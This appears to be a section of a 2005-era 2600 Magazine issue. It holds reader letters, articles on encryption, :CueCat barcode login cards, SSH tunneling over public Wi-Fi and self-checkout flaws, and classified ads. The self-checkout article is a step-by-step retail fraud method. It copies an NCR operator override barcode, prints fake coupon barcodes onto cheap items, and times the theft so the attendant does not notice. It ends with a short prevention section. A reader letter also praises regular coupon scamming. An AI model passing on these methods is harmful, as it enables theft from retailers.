Your recent cover for 21:3 highly offends me. While I can't tell if the soldier is from the People's Liberation Army from Mao's era or a soldier of the Democratic People's Republic of Korea, seeing how their poster drawing style is very similar, nonetheless it is certainly meant to defame the accomplishments of Chinese and/or Korean socialism. I've always enjoyed reading *2600 Magazine* and agreed with your fight against the DMCA. However it seems like you have overstepped your boundaries of knowledge politically. This cover is an insult to progressive forces around the world. All that you know about the accomplishments of Chinese and Korean socialism is what you might see on NBC or CNN. You Liberals can hardly understand what "Totalitarianism" and "Dictatorship" really means, but that's besides the point. It is simply unfair to insult the history of an entire country which has struggled against U.S. and Japanese imperialism, provided free health care, housing, food, and education under capitalist encirclement and threat of capitalist restoration. As a Venezuelan citizen, a revolutionary participating in the Bolivarian Revolution, we recognize that solidarity is key to implementing our socialist reforms, reaching out to fraternal socialist states in the world system, and embracing the accomplishments of Revolution wherever it is. I always read your magazine for the technical information and depth of knowledge authors show, but I am now dismayed at the overtly counterrevolutionary and insulting image on the cover, which diminishes the struggle of millions to overthrow bureaucrat-capitalism, Japanese imperialism, and establish a socialist state.

Evan

This is how you build solidarity? By looking for things to get offended by? If we want to insult "Chinese and/or Korean socialism," we'll do it in a much more direct fashion. Until then, we suggest becoming acquainted with the concepts of parody and anachronism. Incidentally, we're pleased as punch that after 20 years we've finally been hit with the label of counterrevolutionary. We've pretty much been accused of everything now.

Dear *2600:*

The "Fight Spam With JavaScript" article by arse in 21:3 brought up some good methods for fighting email address harvesters. However the JavaScript methods he mentioned would not work if an email harvester used Internet Explorer to render pages and then extracted email addresses from the rendered pages. A more definite way to fight harvesters would be to replace the at symbol (@) in an email address with an image of an at symbol. The bots would never realize the text with an image represented an email address.

I started a Sourceforge project called SandTrap a few months back in order to help webmasters fight spam bots. I released a perl script there (named SandTrap also) that involves placing empty links on pages for harvester bots to follow and then generating large lists of fake email addresses to clutter the harvester's email database while blocking the harvester from accessing every other directory on the website's server. Hopefully the trend will catch on and other webmasters will also take preventive measures to stop spam bots from harvesting addresses in the first place.

tutwabee

Dear *2600:*

I was shocked to read Zourick's article in 21:3 claiming that Linux has been approved for federal use. Nothing can be further from the truth. Zourick is basing his theory on a false assumption, despite the numerous disclaimers from the UNIX STIG itself and the NIST website. The NIST website where the STIGs are located contains a disclaimer that the STIGs are *not* an endorsement for operation nor that the operating systems listed are federally approved.

Those "in the Community" aren't necessarily those that are "in the Business." Those that have spent any amount of time working on Federal, DoD, or other government networks know that STIGs mean nothing and carry no regulatory weight at all as they are merely configuration recommendations for a given platform. What really matters is a Certificate To Operate (CTO), and whether the software is listed on that service's list of approved software. A system having a DISA CTO may not necessarily be approved for use on an Air Force network, so would not appear on the AF's list of approved software. STIGs carry no weight as they are not rules or regulations but merely a set of guidelines as to what could be considered a security baseline. To the best of my knowledge, currently there are *no* CTOs for any distro of Linux, although some may come soon. CTOs guarantee that the system in question has undergone the whole DITSCAP process, which includes a lengthy documentation process detailing the purpose, installation, configuration, and administration of a particular piece of software. STIGs may include text from a CTO or SSAA, but STIGs are not CTOs.

If he bothered to actually read the UNIX STIG, he would have seen that 1) DISA is not saying that Linux is approved for network use, and 2) despite several Linux distros being mentioned, they are mentioned because the STIG is based on a RedHat distribution, and the procedure for any non-RedHat system may be different. In the near future, Linux may be approved for federal network use but in all likelihood it's going to be RedHat, SuSE, or both. To date, those are the only two distros that have been CC evaluated, and then only in certain versions (RHEL 3 and SuSE Enterprise Server v8 with patches). Surprisingly, both evaluated versions have EAL assurance levels lower than Windows 2000. Furthermore, NIST and DISA aren't naive and realize that despite Linux not having a CTO or appearing on any EPL yet, agencies will be using Linux anyway. It's not approved and could ultimately cost someone their job if they get caught running non-approved software, but since it's out there, DISA and NIST are going to help make sure that the holes are closed.

It would be a very bad career move for any federal system administrator to take Zourick's advice on this matter.

Cabal Agent #1

Dear *2600:*

In response to SystemX: As an individual with some experience in the DoC, I can sympathize with you. However, I was at a low-security facility and worked on the maintenance of our region's phones, and I can tell you with rather definite certainty that due to the closed loop nature of the system and the physical restraints of the internal networking, that the SIPS (State Inmate Phone System) system is all but foolproof.

You should be able to find a service that allows local redirection of your calls and that will save substantially on your bill. Keep in mind the system is heavily monitored and, if it is timed, during the ten minute notification the route is traced. It has limited conference call detection capabilities. Just make sure you aren't switching around during the call - dial directly through the service.

Unfortunately, the simplest systems are often the most secure. Good luck to you!

Ellomdian

Gratitude

Dear *2600:*

I just received my shipment of every back issue of *2600,* and I just wanted to thank you guys. I've been meaning to order these for such a long time and I finally got the cash together to get 'em. Now I have a ton of stuff to read and information to absorb. I couldn't be happier. Again, thanks for continuing to publish a magazine that continues to be a source of information to those of us who think a little differently. Keep it up!

Alexis

It's great to know that after 20 years these issues still cause a thrill. Frightening too.

Dear *2600:*

I am a new reader and I am only 13 years of age. My mom doesn't like hackers just because of what they are all put up to be by the public eye. I think that hackers are just a few Americans who see past the media and all its lies. I would really like to thank my uncle for giving me my first copy. In 20:2 I liked the article on coupon scamming. Ever since I read that I have used it all the time. I'm saving money to buy your amazing magazine. Thanks a bunch for a great thing to read anywhere.

A little kid

We hope you're not using that technique in order to save money to buy our magazine. In fact, you really shouldn't be using it at all. But it's important to know how the systems work and what their weak points are.

Info Needed

Dear *2600:*

I would like to appeal to the *2600* readership to provide more information about RFID and RFID hacking. I am now convinced that RFID has the potential to be one of the next battlegrounds of technology and liberty. I recommend everyone read up on the human implants approved by the FDA for the company Digital Angel (NASDAQ:DOC) as well as in Mexico. The parent company of DOC is Applied Digital (NASDAQ:ADSX). Google or Yahoo Finance are good places to start reading. Citizens of the USA, you are aware that new passports will be coming equipped with RFID chips, aren't you?

One topic for an interesting *2600* article would be to explore the RFID blocker tags that have been developed by RSA Security. There are a number of white papers on their website. It is not clear to me whether these blocker tags are generally available or even "approved." Blocker tags will be a necessity in the not too distant future. I am also curious if any studies have been done into effectively killing or short-circuiting an RFID chip remotely. Is anyone in *2600* land knowledgeable on the subject, or driven to dig deeper into hacking RFID? C'mon folks, this is serious.

jjr

Dear *2600:*

It's funny, you ask any typical person about electronic voting machines, and they'll likely say something like "Ooh! Wow! Those new e-voting machines are going to solve all our problems." Then you ask anyone with reasonable knowledge in the computer industry and they'll likely tell you those electronic voting machines, especially the ones that have no paper trail, are the worst thing they could possibly use. E-voting machines may solve the problem with hanging chads, but they offer a whole new set of problems, problems that can be a lot more serious than a couple of miscounted votes.

In a story I saw on TV the other day, they were talking about someone being able to crack the security on these machines by merely attaching a keyboard and picking the lock. The voting officials said that was not likely because the people would be suspicious and not allow it. Well, doing something like this isn't as difficult as people would like to think. All a person would likely have to do is use some basic social engineering tactics; they come dressed as a computer technician, tell them they have to perform some sort of maintenance on the machine, and I would bet nine out of ten times they would give the person anything they asked for.

The oldest adage in the world of computer security is "the only problem with computer security is when you think it exists." No matter what they do to try and secure these voting machines, someone, somewhere, will get a hold of one. Then they will figure out how it works, and how to modify people's votes. It sounds complex, but the process of breaking into these machines is a lot easier than people would like to think. Then once they crack the code, all it takes is one post on the Internet and the information will be spread all over the world. Once that happens, basically anyone with a motive would be able to alter the votes any way they please.

I find it amazing that the news and average people are just becoming aware of this, because the technology buffs have been talking about this since they introduced the idea of e-voting machines. Most people are so clueless about all of this, I would find it hilarious if I didn't find it so terrifying first.

Jeff

Dear *2600:*

Great magazine. Picked up a copy in the Netherlands. Paid cash of course. I would love to see an article on the voting machine scandal in the last U.S. "election" since:

1. The Republicans stalled a bill requiring verifiable paper printouts for voting machines;

2. Many people who tried to vote for Kerry noticed the final confirmation said they voted for Bush;

3. In one Ohio precinct with 658 voters registered, 4258 votes were cast for Bush by the machines (check out http://www.Blackboxvoting.org);

4) In states where there were paper trails the exit polls closely mirrored the machine count but where there was no paper printout the exit polls were very different;

5) In Baker County, Florida where 69 percent of the 12887 registered voters were registered Democrat, 2180 votes were registered for Kerry and 7783 for Bush (Source: *Nexus Magazine* December 2004 - January 2005);

and when Maryland investigated how easy it was to hack the machines the security team picked up the white paper on the Diebold machines and in five minutes hacked a machine, altered results, and removed all traces of the hacking. The machines were scathingly discussed in *Doctor Dobbs Journal* recently.

I should mention that I have been a developer for decades but security is new to me: I've never had a need to learn about it, or the time to study it in depth, and some of your articles stretch my brain - something that has become an uncommon experience in my IT work. Another good reason to look for the magazine.

PurpleSquid

We should be careful not to turn the electronic voting issue into a partisan politics one. Anyone, regardless of their political beliefs, stands to lose if there is insufficient security and accountability in this technology. When this is made clear to one and all, the odds of getting something done about it will go way up.

Practical Paranoia

by MoJo

For the truly paranoid, computer security is a real problem. Keeping your files safe is very, very difficult. Not only do you need to know a few things about computers, but you need to know the law. I don't condone doing anything illegal with your computer, but I do firmly believe that citizens have a right to privacy and need as much protection from governments (which are not perfect) as they do protection by them.

Firstly, let's look at encryption. There are basically two kinds of encryption in common use today. The first is the one time pad. This method combines two files with an XOR (a Boolean logic function). One file is the data file you are encrypting, one is a key file. The biggest advantage of using this method is that, with a truly random key file, it is unbreakable. The reason for this is that there will be many different possible key files, each of which can decrypt the file to something different. One key will give your secret plans for world domination, another a JPEG of your cat. There is no way to tell which one is the right key, so no way to prove which one is your unencrypted file.

Unfortunately, the key file has to be as big as the data file, and can only be used once. Also, you have to store the key file somewhere. Even if you kept the key file on a USB drive which lived in your pocket, it might get stolen or the police might take it from you.

This is the reason that most people use more traditional encryption methods. These methods rely on taking so long to break that very few people could realistically do it, because trillions of different keys have to be checked before the right one is found. The most common is Triple DES, or 3DES. It's popular because it's been tested a lot and is unlikely to be "broken," i.e., someone finds a very fast way to brute force it. AES is newer and is also becoming popular now, as well as Blowfish, Twofish, and many others. AES is probably your best bet. It's worth noting that large organizations could break these systems in reasonable amounts of time (say, a few months) if they had hundreds of millions of pounds worth of computers. Chances are, some do (the US government, perhaps). The question is will they spend months decrypting your collection of ASCII porn?

The advantage to these methods is that the key is very small (usually under 200 bits) and the key itself can be generated from a password. Of course, you have to pick a secure password, but at least there is no way to force it out of you, at least not legally. In the UK, recent laws require you to turn over passwords to the police, but it's not clear what would happen if you have forgotten it.

The best methods of security require both a password and some kind of physical key. For example, needing a password and key file stored on a USB drive would be ideal.

Even with strong encryption, there are still major problems to be solved. For a start, if you type in your password, a key logger might be able to capture it. Depending on your OS, there may be a way around this, and of course it is less effective if you also need a physical key. Try not to use the same password for more than one thing either, and definitely don't use the same password you log on to your Hotmail account with!

The biggest problem of all is that of unencrypted ("plain text") versions of your encrypted files being stored on your computer. This most often happens because a program you opened the

file with uses some temporary files or the memory the plain text is stored in gets stored in your swap space (page file in Windows). By far the best solution to this is to simply encrypt your entire hard drive, operating system and all. Linux supports encrypted data and swap partitions, as does Drivecrypt for Windows. Beware of programs that claim to "erase" your temporary files or clear your swap space. It's actually very, very hard to completely erase data from a hard drive.

Even worse, it turns out that most common types of RAM can hold data for several hours, and it's very hard to erase that data. Overwriting it isn't enough; it all depends on how long the sensitive data was stored for. The truly paranoid might like to run Memtest86 for a few hours after they have been handling encrypted files. Maybe a screensaver could clear the RAM in your TFT monitor as well. The entire screen is stored in it and after-images can be recovered for a few hours.

Nothing is really safe, but for the paranoid out there you can do a lot to protect yourself. The real key is to know the limitations of your system and guard against them.

BUILDING Cheap ID Cards

by Barfbag
barfbag@theblankpages.com

Personal identity cards have become common in the workplace to authenticate physical security, as well as to facilitate secure, two-factor authentication for logins. I'll show you how you can set up your own system for your home or small office using a printer and less than $40. The system revolves around a barcode scanner which used to be given away to Radio Shack customers and *Wired* magazine subscribers.

I am of course talking about the infamous :CueCat (yes, the colon is part of the name). The :CueCat was given away so consumers could scan advertisements' barcodes which would take them to the advertisers' sites. Of course, every scan was tracked by Digital Convergence, the makers of the :CueCat. Soon after the :CueCat was released, hardware hacks were discovered which decoded the :CueCat's output. "Declawing" the :CueCat is beyond the scope of this article, but there is a ton of information on how the hack is performed online.

How does the system work? Simply, barcodes are printed onto cards which can then be decoded to numbers when scanned. The best part is that the :CueCat works seamlessly by dumping its scan through the keyboard input, meaning that it can be used whenever you would normally type. Here is a list of parts you will need along with approximate prices.

Items to buy:
:CueCat - $3.49-6.99 each, on ebay
➥"buy-it-now," already declawed
Laminator - $20.00 4" Laminator
Laminator Stock - $4.99 for
➥100 credit card sized sleeves
Other stuff you might need:
Exacto knife
Old credit card (for tracing)
Index cards
Printer
Paper
Tape

Start by downloading a barcode designing program. I recommend "Barcode Generator" for Mac OSX, which can be found on versiontracker.com. Use the program to encode an arbitrary number using the UPC-A barcode type. Next, print the barcode onto an index card. This can be done by taping the card to a sheet of paper which already has the barcode printed on it. That way it will be easy to line up the index card with the spot that the barcode will be printed on. Then simply reload the paper and index card assembly and print again. I cannot be held responsible for any printer malfunctions this may cause, so if you want to play it safe just print the barcode on normal paper. Next, cut the index card to the appropriate size using an old credit card and an Exacto knife. Laminate the card using the directions that came with the laminator (RTFM). Finally, open a text document and scan your card a few times until you get a long string of digits to appear. You might want to do this a few times because occasionally you will get a bad scan.

When done, you can set your password to this number and then whenever you wish to login to this account you have only to scan your card. For more security you can set your password to the number generated by the scanner plus your normal password. Then effectively you have two-factor authentication (something you have and something you know). Of course this will require you to enter your password after scanning your card but it will stop people from simply scanning your card and effectively stealing your password.

Hotspot Tunneling

by Samjack

Wifi hotspots such as those at your local coffee shop are wonderfully convenient. They let you get your browsing, email, and IM fix while having a snack and actually socializing with others in person. The problem is that for it to be a good hotspot, anyone needs to be able to use it. Now you are really "socializing" with the others around you since they can read your email, instant messaging. and see what you are web browsing. Previous articles in *2600* have touched upon the fundamentals of using SSH (Secure SHell) to solve our little problem. You can check out "Remote Computing Secured" by Xphile in 20:4 as well as "Traversing the Corporate Firewall" by superbeast in 20:2. The common concept is that of port forwarding. Use an encrypted SSH tunnel to a destination you reasonably trust and direct your activities through it. This encrypts your easy to read traffic over the exposed link of the wireless until it comes out of the SSH server and looks like normal traffic originating from there. Now our friends in the coffee shop cannot read our email, instant messaging, or web pages unless they control the SSH server or the network it is on.

Port Forwarding

Different kinds of net traffic travel over different TCP/IP ports. SSH is only capable of forwarding TCP (connection oriented) port connections. Fortunately, the three things we want to keep private are TCP based. There are three types of port forwarding in SSH. These are local, remote, and dynamic. The local and dynamic are what we need to solve our problem. The trick with port forwarding of any type is to think of it relative to the SSH server or client depending on the type of forwarding. If we web browse a site that tells us what IP we are coming from it will report the IP of the SSH server, *not* our laptop in the coffee house.

Local Port Forwarding: This makes the SSH client listen on a certain port, then forward the traffic to the SSH server. The SSH server then sends the traffic on to the destination IP and port we specify. *Destination Relative to SSH Server. SSH Command Line option:* -L localPort:destinationIP:destinationPort

Remote Port Forwarding: This makes the SSH server listen on a certain port, then forward the traffic back to the SSH client. The SSH client then sends the traffic on to the destination IP and port we specify. *Destination Relative to SSH client. SSH Command Line option:* -R remotePort:destinationIP:destinationPort

Dynamic Port Forwarding: This makes the SSH client listen on a certain port pretending to be a socks4 proxy server. All traffic going to that "proxy" gets sent through the SSH connection to the SSH server. The SSH server then sends the traffic on to the destination such as www.2600.com. The best part is *anything* that supports socks proxy can use this option. Keep that in mind when we get to our instant messaging client. *Destination Relative to SSH Server. SSH Command Line option:* -D localPort

Choosing an SSH Server

We have several options for a trusted SSH server. We can check for an ISP that allows console login for our account on a *nix box that has SSH running or we can setup SSH server at home on our high-speed connection. A good free shell site is at the Free Shell Project: www.hbx.us/shells/index.php. (Of course, you have to trust their boxes not to be sniffing all your traffic. Just SSH to nova.hbx.us with login and password of new to set up an account.)

SSH Client

For *nix users most installations have SSH already installed. We will need to execute the following command. Windows users may also use this command if they have Cygwin installed (see www.cygwin.com). An explanation of cygwin is beyond this article.

Ssh -l username -L 25:mailserver:25 -L 110:mailserver:110 -D 8000 sshhost.com

Let us breakdown the command line.

l- username is where you specify the username to login to the remote SSH server.

-L25:mailserver:25 tells our SSH client to listen on local port 25 (SMTP), send any traffic to it through the tunnel, and have the SSH server resend it to the desired mailserver on port 25.

-L110:mailserver:110 tells our SSH client to listen on local port 110 (POP3), send any traffic to it through the tunnel, and have the SSH server resend it to the desired mailserver on port 110.

-D8000 tells the client to listen on local port 8000 and emulate a SOCKS proxy server. Any traffic will be sent through the tunnel and off to its desired destination from the SSH server.

For Windows users you can also use PuTTY in addition to Cygwin. PuTTY is a GUI program that lets you do things like telnet, rlogin, and of course SSH. You will find the port forwarding options on the SSH->Tunnels category tree

selection. Make sure to *add* the ports you enter and then go back and save your configuration on the Session category selection so you can reuse your setup later.

Encrypting the Email, IM, and Web Traffic

Now we have our SSH session to a reasonably trusted server to act as our proxy traffic point. The session forwards the ports we need to cover our email, IM, and web browsing. We need to go into our actual client programs for those functions and tell them to use the encrypted tunnel.

Note if you use a software firewall on your laptop such as Zonealarm you may need to allow your system to let the SSH client listen on ports.

Our email client is easy enough. Go into your mail client settings and change your SMTP and POP3 server to be localhost. Your email traffic from your laptop to the SSH server will be encrypted if you properly stated your real mailserver in the command line section: *-L 25:mailserver:25 -L 110:mailserver:110* replacing the mailserver as your real one. Try sending and receiving some email.

Instant messaging is a little trickier. Depending on what client you use for IM it may or may not support socks4 proxy. If your client does not you should check into changing over to Trillian from www.ceruleanstudios.com. You can use this one client for all the major IM services such as AOL and MSN. Trillian can then be told to use proxy by going into Preferences-General-Proxy. Check Use Proxy, SOCKS4 and specify localhost as the proxy server. Now restart Trillian while the SSH tunnel is up and you should get connected.

Web browsing is the easiest. Just go into your browser options and specify localhost as the socks proxy server. One note: If you use Internet Explorer, you need to go into your Internet Options->Connection Tab->Lan Settings->Use a Proxy->Advanced. You must make sure *only* localhost and port 8000 (port per our example) are specified. All else should be blank or web browsing will not work properly through our SSH tunnel.

The quick and dirty check that your email, IM, and web browsing are going through the tunnel? Shut down your SSH client, whichever one you chose to use. Then try your apps again. If they fail then you know the tunnel has to be up for them to work. If you are really diligent you could get a buddy to sniff your traffic and see if he gets anything useful.

Hello to whomever hijacked the pay-for-use wireless access system in Dallas/Ft. Worth airport. Setting folks' default IE home page to http://we-know-where-you-live/ is sure to inspire paranoia. Thanks for proving my point that public wireless cannot be trusted. So, best wishes to everyone in using SSH to cover your plaintext traffic over public wireless.

Selfcheckout or ATM.

by Bob Krinkle

The author of this article cannot be held accountable for the actions of readers. This article was written with the best intentions, helping secure selfcheckout machines everywhere by pointing out their obvious flaws. Do not attempt to do what may sound suggestive in this article; they are only examples.

Introduction

There are inherent flaws in many selfcheckout systems. Also, company politics may inhibit companies from securing these stations. These stations show an image of you and a scanner as well as a short message saying you are being watched. But this is just a webcam relay that does not save any images. They are NCR E-series.

Background Information

If you ever walk up behind the operator of these stations, you'll find a screen that watches what is scanned at each station. Also, if there are any warnings like improper weight of items (e.g., putting two items after scanning one), age restrictions, etc.; these warnings can be overridden at the main terminal or at each station with the Selfcheckout Operator Key. The key consist of a barcode (without printed numbers) that can be scanned (like a product) which clears warnings or brings up a menu of options.

Obtaining the Selfcheckout Operator Key

Many times the operator key is left hanging on the main terminal or left close by. Many managers also have their own override key on their keyring and often wear their key on the outside of their pants (on a d-ring or similar). Obtaining a copy of the key is easy because the operator station is usually left unmanned in the interest of saving labor hours. Another cashier is responsible for keeping track of a real checkstand and the selfcheckouts. With no one around it would be

easy for anyone to walk up and take a picture of the barcode with a camera phone or scan it with a PDA and a CF Barcode reader, the latter being the more expensive. After scanning the barcode, either at home with a picture or at the store with a PDA or laptop, one could generate the same barcode with numbers given by scanning the barcode with their own scanner. (EAN 13 [glabels, barcode, kbarcode, or http://bisqwit.iki.fi/bar➥code.html])

Mischievous Activities

After returning with your new operator override key, several things can be done such as overriding "free" coupons that ask for a price or entering the PLUs of store coupons and other PLU codes. After logging into the machine one great option is "Assist Mode" which brings up a POS keyboard and allows the employee to assist you with products that may not ring up right. Many of the store coupons at some chains do not let you enter a quantity for coupons. But if you have the time and no one is watching the station you could potentially enter a limitless amount of these coupons. This would look suspicious to anyone around though and it does say that you are logged into store mode on the operator station. Be sure that the operator is preoccupied and spend the least amount of time at the station as possible.

Making Other Barcodes

You can make your own UPCs to scan regularly entered PLUs by preceding all the rest of the barcodes with zeroes. So to make a barcode to scan a store coupon with the PLU 9171 you would make a UPC-A barcode 00000009171 and let it generate the checksum.

Example: After printing 100 labels with a $3.00 meat coupon on it, place those stickers on individual packets of Kool-Aid or something small and cheap, return to the store, pick up something else, and place a label with the override barcode on it. After scanning a couple of items and the override barcode on the product you should be able to scan your modified packets taking the coupon of your total for each. Once logged in as an employee regulating the machine it will not complain about anything you do. The machine has not been configured to realize your total is below zero dollars and will give you the correct amount of change.

Preventing Theft

There are several ways for stores to prevent these kinds of theft. Stores should keep these override barcodes out of the sight of customers. Managers' keys should be kept inside the pockets at all unnecessary times. Do not believe in security by obscurity (it never works). Just because there are no printed numbers doesn't mean you should feel safe that no one can figure it out. Man these operator stations at all times even if that means division managers verifying that someone is in there occasionally (or making store managers' bonuses conditional on it). Work with software developers to redesign aspects of software to log photos for anyone logging into "Store Mode" and perhaps using Smart Cards or RFIDs instead of EAN-13 barcodes. It might also be wise to keep some of the PLUs and barcodes for store coupons out of the public eye. Last, but certainly not least, always listen to your employees who work on these machines for suggestions and warnings.

Announcing the *2600* Easter Egg Hunt!

Yes, you read right. We've had so many people ask us just how many Easter Eggs there are in the *Freedom Downtime* DVDs that we've decided to make a contest out of it. If you find the highest number of Easter Eggs in this double DVD set, you'll win the following:

- Lifetime subscription to *2600*
- All back issues
- One item of every piece of clothing we sell
- An *Off The Hook* DVD with more possible Easter Eggs
- Another *Freedom Downtime* DVD since you will have probably worn out your old one
- Two tickets to the next HOPE conference

Submit entries to:
Easter Egg Hunt c/o 2600, PO Box 752, Middle Island, NY 11953 USA
You can get the *Freedom Downtime* double DVD set by sending $30 to the above address or through our Internet store located at store.2600.com.

These are the rules. All entries must be sent through the regular mail, none of this Internet business. The deadline is September 1, 2005 and the winner will be announced in the Fall 2005 issue.

What constitutes an Easter Egg? Anything on the DVDs that is deliberately hidden in some way so that you get a little thrill when you discover it. When you find one of these, we expect you to tell us how you found it and what others must do to see it. Simply dumping the data on the DVD is not sufficient.

It's possible that there are some Easter Eggs that don't require you to hit buttons but that contain a hidden message nonetheless. For instance, if you discover that taking the first letter of every word that Kevin Mitnick says in the film spells out a secret message, by all means include that. We will be judging entries on thoroughness and there is no penalty for seeing an Easter Egg that isn't there. You can enter as many times as you wish. Your best score is the one that will count. Remember, there is no second place! So plan on spending the next few months indoors.

Marketplace

Happenings

GRAYAREA.INFO, the non-traditional hacker school. Come learn beyond just test answers. We teach the skills and methodologies you really need. Atlanta, March 7th thru 10th, 2005. See website for more info and registration.

INTERZONE 4, the annual hacker con held in Atlanta will be happening March 11th thru 13th 2005. This year we are introducing PacketWars(tm), the ultimate hacker's contest. Come learn, or join the fun.
See website for more details: interz0ne.com.

NOTACON 2005: NOTANOTHERCON. Now in our second year, Notacon believes in the fusion of technology, art, and community. Join us April 8-10, 2005 at the Holiday Inn City Centre in Cleveland, OH for something a little different than your usual con. Two tracks of speakers, a professional track Friday as well as game shows, contests, prizes, live music, independent films, and good clean hacker fun. Find out for yourself that Cleveland really isn't *that* bad! Information and registration details are at http://www.notacon.org.

SUMMERCON 2005 PRESENTS: TOOLS OF THE TRADE. Come one, come all! Hackers, phreakers, phrackers, feds, 2600 shock troops, cops, "security professionals," U4EA, r00t kids club, press, groupies, conference whores, k0d3rz, convicted felons, concerned parents, and teachers! Hackers and beer collide for the Technocalypse that the prophets warned you about. June 4-6 in Austin, Texas. Omni Austin Hotel Downtown, 700 San Jacinto at 8th Street, Austin, TX 78701 For more information, t-shirts, registration, and much more: http://www.summercon.org. Pre-register now!

WHAT THE HACK! Times have changed: Terrorism, metal detectors, special new laws, and our leaders getting ever closer to their dream of "knowing it all." It's been a crazy almost four years since the last time all the tribes of the hacker universe camped out in The Netherlands at HAL2001. High time to get together, meet, reflect, show our projects, and discuss our ideas. No matter whether you're into figuring out what they're up to, doing something about it, or having a good time with some of the smartest and funniest people we know of, come to What The Hack, July 28-31, near Den Bosch, The Netherlands. For more information, visit http://whatthehack.org.

For Sale

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for 2600 subscribers: Mention 2600 and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you want.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at
http://www.OvationTechnology.com/store.htm.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. Technology information without the noise. A new electronic quarterly written with first generation hacker curiosity, ethics, and technical ability in mind. Order your copy online for a minimal price at
http://pearlyfreepress.madoshi.com/phraine.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or thirty-five for the video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

DECEPTION. The Pine Lake Media Group is pleased to present to you our debut release, *Deception,* by award-winning newsmax.com columnist Charles Smith. Many citizens think they know what their government is doing in their names. After reading *Deception,* you'll see just how bad it really is and how little you really know. *Deception* is the true story of the greatest Chinese Army espionage operational exploit against the United States. Based on a decade of research and more than 50,000 pages of official and classified documents obtained using the Freedom Of Information Act, no other book published to date even compares to *Deception.* While many books have "gone after" presidents before, *Deception* is unique because we've included all of the evidence backing up our charges. We have the signed letter from Motorola CEO Gary Tooker thanking Ron Brown, former United States Commerce Department Secretary, for the presidential waiver allowing the export of encrypted police radios to China. And nearly 100 other unmodified, unembellished documents that name names. Order your copy today. For additional information and to order, please visit our website at www.pinelakemedia.com or call 800-799-4570 or (614) 275-0830. Please note that we cannot accept orders by telephone at this time. Credit card orders may be faxed to 800-799-4571 or (614) 275-0829. We accept all major credit cards, checks, money orders, Liberty Dollars, electronic checks, and good old fashioned cash. We ship worldwide by DHL or USPS.

